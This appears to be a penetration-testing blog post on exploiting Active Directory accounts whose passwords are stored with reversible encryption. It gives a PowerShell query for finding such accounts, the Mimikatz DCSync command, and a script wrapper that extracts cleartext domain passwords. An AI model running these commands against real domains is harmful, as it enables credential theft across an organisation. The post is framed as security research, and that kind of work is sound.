
It doesn’t matter how awesome your password policy is if you have this wonderful Windows feature enabled

I don’t know why a person or an organization would turn this on but I know there is someone out there that is running with this. Whether it’s because they don’t know why it’s bad, they don’t know they turned it on, or because they have some old legacy apps that require it for some reason, there is going to be someone out there with this setting.
That being said, I figured it would be good practice for me to make my own write-up and hopefully share some knowledge with others that may be researching this topic.
Some more information on what this setting does can be found on Microsoft’s website at [https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/store-passwords-using-reversible-encryption].
Basically, you are storing the password in a way that allows the cleartext to be retrieved.
Normally, when you save a password, you try to make the cleartext as difficult as possible to view, ideally approaching impossible. This is why hashing functions are used instead of encryption, we shouldn’t care what the password is, just that it matches when a user attempts to sign in.
When we encrypt an item, we normally do so because we want to be able to retrieve the original content. Passwords should never be encrypted, but rather hashed. Of course there are exceptions, which is why this setting exists in the first place.
But enough rambling… let’s dive into how to exploit this setting.
Requirements:
- A vulnerable environment (Passwords stored using reversible encryption)
- An account with the “Replicating Directory Changes” access. (Normally an account running sharepointt, azure, or exchange will have this access. There could be other access that allows this to work, I have not done too much testing on that end.)
- Mimikatz (There is a powershell implementation by Michael Grafnetter [https://www.dsinternals.com/en/retrieving-active-directory-passwords-remotely/] that makes this a bit easier. I found this after I completed this project.)
Getting Started:
The first thing we will need to do is gain access to an account with these permissions. Insider Threat Security Blog has some interesting write-ups that relates to this [https://blog.stealthbits.com/dcshadow-attacking-active-directory-with-rogue-dcs/] – [https://blog.stealthbits.com/privilege-escalation-with-dcshadow/]
We will be doing something very similar to this, except instead of just getting a password hash, we are going to take it a bit further… Grab cleartext passwords (or at least the first few characters) for every vulnerable account in the domain!
[Movie-style hacking intensifies]

After we have an account with access, we will need to know what accounts are vulnerable. We could just randomly try accounts on the domain, or we can run a query and find out exactly what accounts to target.
There is a powershell command to do this [Get-ADUser -Filter ‘useraccountcontrol -band 128’ -Properties useraccountcontrol] or you can utilize a free tool such as knowbe4’s weak password checker. If you are planning on showing this to a higher up, having the pretty graphs may be helpful. (Bonus points when you can say these are insecure accounts, here is proof. This is where this project came from.)
After you have a list of accounts, we get to the fun part! Using Mimikatz, we can pull the hashes and cleartext credentials on a per user basis:
lsadump::dcsync /domain:$FQDN /user:$Username
Replace $FQDN with the full domain name of the target and $username with the username you want to grab.
So this is great (or horrible depending who you are), we can dump passwords for any of the insecure accounts… But how do we go deeper?
Dump ALL the passwords? Yes, good plan.
[After doing this I found that there is a PowerShell module by Michael Grafnetter that makes this even easier – see above.]
We can call mimikatz from PowerShell and parse the output we want using the following:
$current = $(C:\pathToMimikatz\\mimikatz_trunk\x64\mimikatz.exe /run “lsadump::dcsync /domain:$FQDN /user:$Username” exit | Select-String Primary:CLEARTEXT -Context 1).ToString()
This will dump the password and grab the cleartext. We then just have to parse it out so we only get the input we are expecting.
I split the 3 lines and only took the last line (the one with the password) then I discard the first 6 characters since they are empty spaces.
$password = $current.Split(“`n”)
$password = $($password[$password.Length-1]).substring(6)
The full code is available on my github [https://github.com/KillianS/PentestingScripts/blob/master/PowerDump.ps1]
 Killian Sherer